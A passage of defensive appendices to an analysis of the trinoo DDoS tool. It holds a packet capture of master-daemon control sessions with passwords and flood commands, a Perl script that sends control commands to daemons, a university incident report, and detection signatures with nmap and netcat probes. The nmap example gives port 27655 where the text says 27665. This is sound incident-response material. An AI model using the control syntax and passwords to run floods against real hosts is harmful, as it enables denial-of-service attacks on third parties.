http://staff.washington.edu/dittrich/

Appendix A: Example of network session captured with "ngrep"

The following is an example of what an attack session would look
like when viewed with "ngrep".

```
---------------------------------------------------------------------------
# ngrep -x ".*" tcp port 27665 or udp port 31335 or udp port 27444
interface: eth0 (192.168.0.200/255.255.255.0)
filter: ip and ( tcp port 27665 or udp port 31335 or udp port 27444 )
match: .*
#
U 192.168.0.1:32892 -> 10.0.0.1:31335
  2a 48 45 4c 4c 4f 2a                              *HELLO*
#
T 192.168.100.1:1074 -> 10.0.0.1:27665 [AP]
  ff f4 ff fd 06                                    .....
#######
T 192.168.100.1:1074 -> 10.0.0.1:27665 [AP]
  62 65 74 61 61 6c 6d 6f    73 74 64 6f 6e 65 0d 0a    betaalmostdone..
#
T 10.0.0.1:27665 -> 192.168.100.1:1074 [AP]
  74 72 69 6e 6f 6f 20 76    31 2e 30 37 64 32 2b 66    trinoo v1.07d2+f
  33 2b 63 2e 2e 5b 72 70    6d 38 64 2f 63 62 34 53    3+c..[rpm8d/cb4S
  78 2f 5d 0a 0a 0a                                 x/]...
##
T 10.0.0.1:27665 -> 192.168.100.1:1074 [AP]
  74 72 69 6e 6f 6f 3e 20                           trinoo>
###
T 192.168.100.1:1074 -> 10.0.0.1:27665 [AP]
  62 63 61 73 74 0d 0a                              bcast..
#
T 10.0.0.1:27665 -> 192.168.100.1:1074 [AP]
  4c 69 73 74 69 6e 67 20    42 63 61 73 74 73 2e 0a    Listing Bcasts..
  0a                                                .
###
T 10.0.0.1:27665 -> 192.168.100.1:1074 [AP]
  31 39 32 2e 31 36 38 2e    30 2e 31 2e 20 20 20 0a    192.168.0.1.
  0a 45 6e 64 2e 20 31 20    42 63 61 73 74 73 20 74    .End. 1 Bcasts t
  6f 74 61 6c 2e 0a 74 72    69 6e 6f 6f 3e 20          otal..trinoo>
##
T 192.168.100.1:1074 -> 10.0.0.1:27665 [AP]
  6d 74 69 6d 65 72 20 31    30 30 30 0d 0a             mtimer 1000..
##
T 10.0.0.1:27665 -> 192.168.100.1:1074 [AP]
  6d 74 69 6d 65 72 3a 20    53 65 74 74 69 6e 67 20    mtimer: Setting
  74 69 6d 65 72 20 6f 6e    20 62 63 61 73 74 20 74    timer on bcast t
  6f 20 31 30 30 30 2e 0a                           o 1000..
#
U 10.0.0.1:1025 -> 192.168.0.1:27444
  62 62 62 20 6c 34 34 61    64 73 6c 20 31 30 30 30    bbb l44adsl 1000
##
T 10.0.0.1:27665 -> 192.168.100.1:1074 [AP]
  6d 74 69 6d 65 72 3a 20    53 65 74 74 69 6e 67 20    mtimer: Setting
  74 69 6d 65 72 20 6f 6e    20 62 63 61 73 74 20 74    timer on bcast t
  6f 20 31 30 30 30 2e 0a                           o 1000..
###
T 10.0.0.1:27665 -> 192.168.100.1:1074 [AP]
  74 72 69 6e 6f 6f 3e 20                           trinoo>
###
T 192.168.100.1:1074 -> 10.0.0.1:27665 [AP]
  6d 73 69 7a 65 20 33 32    30 30 30 0d 0a             msize 32000..
#
```

```
U 10.0.0.1:1025 -> 192.168.0.1:27444
  72 73 7a 20 33 32 30 30    30                        rsz 32000
#
T 10.0.0.1:27665 -> 192.168.100.1:1074 [AP]
  74 72 69 6e 6f 6f 3e 20                              trinoo>
###
T 192.168.100.1:1074 -> 10.0.0.1:27665 [AP]
  64 6f 73 20 32 31 36 2e    31 36 30 2e 58 58 2e 59    dos 216.160.XX.Y
  59 0d 0a                                             Y..
#
T 10.0.0.1:27665 -> 192.168.100.1:1074 [AP]
  44 6f 53 3a 20 50 61 63    6b 65 74 69 6e 67 20 32    DoS: Packeting 2
  31 36 2e 31 36 30 2e 58    58 2e 59 59 2e 0a          16.160.XX.YY..
#
U 10.0.0.1:1025 -> 192.168.0.1:27444
  61 61 61 20 6c 34 34 61    64 73 6c 20 32 31 36 2e    aaa l44adsl 216.
  31 36 30 2e 58 58 2e 59    59                         160.XX.YY
#
T 10.0.0.1:27665 -> 192.168.100.1:1074 [AP]
  74 72 69 6e 6f 6f 3e 20                              trinoo>
##
T 192.168.100.1:1074 -> 10.0.0.1:27665 [AP]
  71 75 69 74 0d 0a                                    quit..
#
T 10.0.0.1:27665 -> 192.168.100.1:1074 [AP]
  62 79 65 20 62 79 65 2e    0a                        bye bye..
###
T 192.168.100.1:1075 -> 10.0.0.1:27665 [AP]
  62 65 74 61 61 6c 6d 6f    73 74 64 6f 6e 65 0d 0a    betaalmostdone..
##
T 10.0.0.1:27665 -> 192.168.100.1:1075 [AP]
  74 72 69 6e 6f 6f 20 76    31 2e 30 37 64 32 2b 66    trinoo v1.07d2+f
  33 2b 63 2e 2e 5b 72 70    6d 38 64 2f 63 62 34 53    3+c..[rpm8d/cb4S
  78 2f 5d 0a 0a 0a                                    x/]...
###
T 10.0.0.1:27665 -> 192.168.100.1:1075 [AP]
  74 72 69 6e 6f 6f 3e 20                              trinoo>
###
T 192.168.100.1:1075 -> 10.0.0.1:27665 [AP]
  6d 70 69 6e 67 0d 0a                                 mping..
##
T 10.0.0.1:27665 -> 192.168.100.1:1075 [AP]
  6d 70 69 6e 67 3a 20 53    65 6e 64 69 6e 67 20 61    mping: Sending a
  20 50 49 4e 47 20 74 6f    20 65 76 65 72 79 20 42     PING to every B
  63 61 73 74 73 2e 0a                                 casts..
#
U 10.0.0.1:1025 -> 192.168.0.1:27444
  70 6e 67 20 6c 34 34 61    64 73 6c                  png l44adsl
##
U 192.168.0.1:32894 -> 10.0.0.1:31335
  50 4f 4e 47                                          PONG
##
T 10.0.0.1:27665 -> 192.168.100.1:1075 [AP]
  74 72 69 6e 6f 6f 3e 20    50 4f 4e 47 20 31 20 52    trinoo> PONG 1 R
  65 63 65 69 76 65 64 20    66 72 6f 6d 20 31 39 32    eceived from 192
  2e 31 36 38 2e 30 2e 31    0a                        .168.0.1
##
T 192.168.100.1:1075 -> 10.0.0.1:27665 [AP]
  71 75 69 74 0d 0a                                    quit..
#
T 10.0.0.1:27665 -> 192.168.100.1:1075 [AP]
  62 79 65 20 62 79 65 2e    0a                        bye bye..
--------------------------------------------------------------------------------
```

Appendix B - trinot script

```
#!/usr/bin/perl -w
#
# trinot v. 1.1
# By Dave Dittrich <dittrich@cac.washington.edu>
#
# Send commands to trinoo daemon(s), causing them to PONG, *HELLO*
# to all their masters, exit, etc.  Using this program (and knowledge
# of the proper daemon password), you can affect trinoo daemons
# externally and monitor packets to verify if the daemons are up,
# expose their masters, or shut them down.
#
# Needs Net::RawIP (http://quake.skif.net/RawIP)
# Requires libpcap (ftp://ftp.ee.lbl.gov/libpcap.tar.Z)
#
# Example: ./trinot host1 [host2 [...]]
#          ./trinot -S host
#          ./trinot -p password -P host
#
# (This code was hacked from the "macof" program, written by
# Ian Vitek <ian.vitek@infosec.se>)

require 'getopts.pl';
use Net::RawIP;

$a = new Net::RawIP({udp => {}});
chop($hostname = `hostname`);

Getopts('PSDp:f:s:d:l:i:vh');
die "usage: $0 [options] host1 [host2 [...]]\
\t-P\t\t\tSend \"png\" command\
\t-S\t\t\tSend \"shi\" command\
\t-D\t\t\tSend \"d1e\" command (default)\
\t-p password\t\t(default:\"l44adsl\")
\t-f from_host\t\t(default:$hostname)\
\t-s src_port\t\t(default:random)\
\t-d dest_port\t\t(default:27444)\
\t-l ipfile\t\tSend to IP addresses in ipfile\
\t-i interface \t\tSet sending interface (default:eth0)\
\t-v\t\t\tVerbose\
\t-h This help\n" unless ( !$opt_h );

# set default values
$opt_i = ($opt_i) ? $opt_i : "eth0";
$s_port = ($opt_s) ? $opt_s : int rand 65535;
$d_port = ($opt_d) ? $opt_d : 27444;
$pass = ($opt_p) ? $opt_p : "l44adsl";

# choose network card
if($opt_e) {
  $a->ethnew($opt_i, dest => $opt_e);
} else {
  $a->ethnew($opt_i);
}

$cmd = ($opt_P) ? "png $pass" :
       ($opt_S) ? "shi $pass" :
       ($opt_D) ? "d1e $pass" :
       "d1e $pass";
$s_host = ($opt_f) ? $opt_f : $hostname;
```

```
if ($opt_l) {
  open(l,"<$opt_l") || die "could not open file: '$opt_l'";
  while (<l>) {
    chop;
    push(@ARGV,$_);
  }
  close(l);
}

foreach $d_host (@ARGV) {
  $a->set({ip => {saddr => $s_host, daddr => $d_host},
           udp => {source => $s_port, dest => $d_port, data => $cmd}
          });
  print "sending '$cmd' to $d_host\n" if $opt_v;
  $a->send;
}

exit(0);
```

Appendix D - Abbreviated report of actual trinoo attack.

The following is an abbreviated version the initial report sent out by Susan Levy Haskell of the University of Minnesota. This report, which only concerns a small time span in the three day attack, showed 227 unique attacking systems, 114 of which were at Internet 2 sites.

(The actual list of attacking systems, all of which are also root compromised victims in their own right, have been removed. A complete report of all unique attacking IP addresses over the three day period is not available.)

Just to show what a large trinoo network could do, consider that a file (named "owned.log") containing 888 IP addresses was found same location as the trinoo source code analyzed here (which is assumed to be the same code as that used for the attack). Another file in that directory (named "216") contains addresses of 10549 systems on 216.0.0.0/8 netblocks, and is assumed to be a list of potential targets for compromise and trinoo daemon/master installation. Rumors on Usenet newsgroups and Slashdot put the number of systems controlled by this group in the 3000+ range.

Hello:

This is a notification that a system at your site apparently was used in a large-scale UDP flood on a system at the University of Minnesota. The hosts below have been involved in a series of escalating large-scale denials-of-service that are flooding the University of Minnesota off the internet. They are periodic, but expanding in the number of hosts used to attack.

We would like to hear about it if you can confirm whether your system(s) were used. We're also *very* interested in any information about this tool (since it appears to be new, and quite effective). Thus far, all
hosts used in this attack appear to have been Solaris 2.x systems that were compromised using the recently-announced rpc.cmsd exploits (see http://www.cert.org/advisories/CA-99-08-cmsd.html for details).

The following are lists of hosts apparently used, and the period of use. We're certain about the timestamps--they're in CDT (-500)--but as with all such floods, they ramp up and tail off. Since we're getting data in ten-minute slices, the times are approximate.

The floods use unforged source IPs and consistent UDP source-ports. The destination ports are random, aimed at 160.94.196.192. The packets are 32-byte UDP (and each flow represents many packets).

I've included profile information below, rather than log excerpts, because these run to many GB. If you would like Cisco net-flow excerpts to demostrate the behavior, please reply to this message & ask.

All attacks have been launched at 160.94.196.192 (irc2.tc.umn.edu). And, as I mentioned, all times are in CDT (-500) from an ntp-slaved log host (for the ten-minute segments).

Thank you.

-susan
--
Susan B. Levy Haskell / sblh@nts.umn.edu / voice: (612) 626-8639
Security Incident Response Coordinator fax: (612) 626-1002
Networking and Telecommunications Services, University of Minnesota
*** To report a security incident in progress, call (612) 625-0006 ***
==========

Appendix E - Further methods of detecting trinoo

Authors: David Brumley <dbrumley@stanford.edu>
David Dittrich <dittrich@cac.washington.edu>
George Weaver <gmw@psu.edu>

Detecting Trinoo

Currently Trinoo has several signatures that allow it to be detected from IP flow records.

Trinoo Daemon (ns.c) -
1. The trinoo daemon by default listens to UDP port 27444
2. All communication with the trinoo daemon must have the string l44 (ell 44).
3. The SYN flood mechanism picks the destination port via the following algorithm:
to.syn_port = htons(rand() % 65534)

Several observations can be made:
a. randomize()/srandom() is never called, so the destination port will always fit the following algorithm:
SYN packet 1 has destination port x
SYN packet 2 has destination port y as defined by
srandom(x); y = rand();
SYN packet 3 has destination port z as defined by
srandom(y); z = rand();
b. Since the port is a result of modulus 65534, destination port 0
will show up, while destination port 65535 will not.

IDS detection of daemon:

1. Look for UDP connections to destination port 27444. This is indicative of the control session.
2. The string l44 will determine with a large probability that the packet is part of a trinoo control session.
3. Running trinoo DoS attacks (SYN Floods) can be identified by the algorithm given in 3 above. In addition, if you can catch the first SYN, it will *always* be the result of srand(1); rand();. On one authors laptop, an example sequence of destination ports would be:

32540
48264
58208
56084
46021
37263
6890
38941
17766
40714

Although this doesn't stop the Denial of Service, it will say with some probability this is a trinoo attack, and you should start looking for a master!

Detecting the trinoo daemon on your network:

1. Trinoo daemons can be indexed by a master by sending a png command. Live daemons will respond with a PONG. The original author probably added this so the master can see which daemons are still alive. You can scan a network with the attached program for anything that responds appropriately (which chances are is a trinoo daemon).

Trinoo Server (master.c) - The network communications that are indicative of a trinoo server are:

1. Sending UDP packets with destination port 27444
2. UDP packets as described above with the string l44adsl (ell 44 a d sell)
3. A server will bind to port 27665

IDS detecting the trinoo server:
1. Look for flows with protocol type 17 (UDP)
2. TCP connections (protocol type 6) to destination port 27665 (the trinoo server)

Detecting the Trinoo server of your network:

1. The server password hasn't changed (to the best of the authors knowledge), nor has the port it listens to. Trinoo possible masters can be detected by using a tool like nmap to find hosts listening to port 27665, i.e.

```
nmap -PI -sT -p 27655 -m logfile "you.subnet.*.*"
```

After a list of possible servers has been compiled, automated login can be used for positive identification. If you wish to script the automated login, try netcat (nc on most systems), i.e.

```
echo "betaalmostdone" | nc <IP> 27665
```

NOTE:

Your mileage may vary with the random number prediction since it's very host specific - what does rand() really return? Consult your documentation.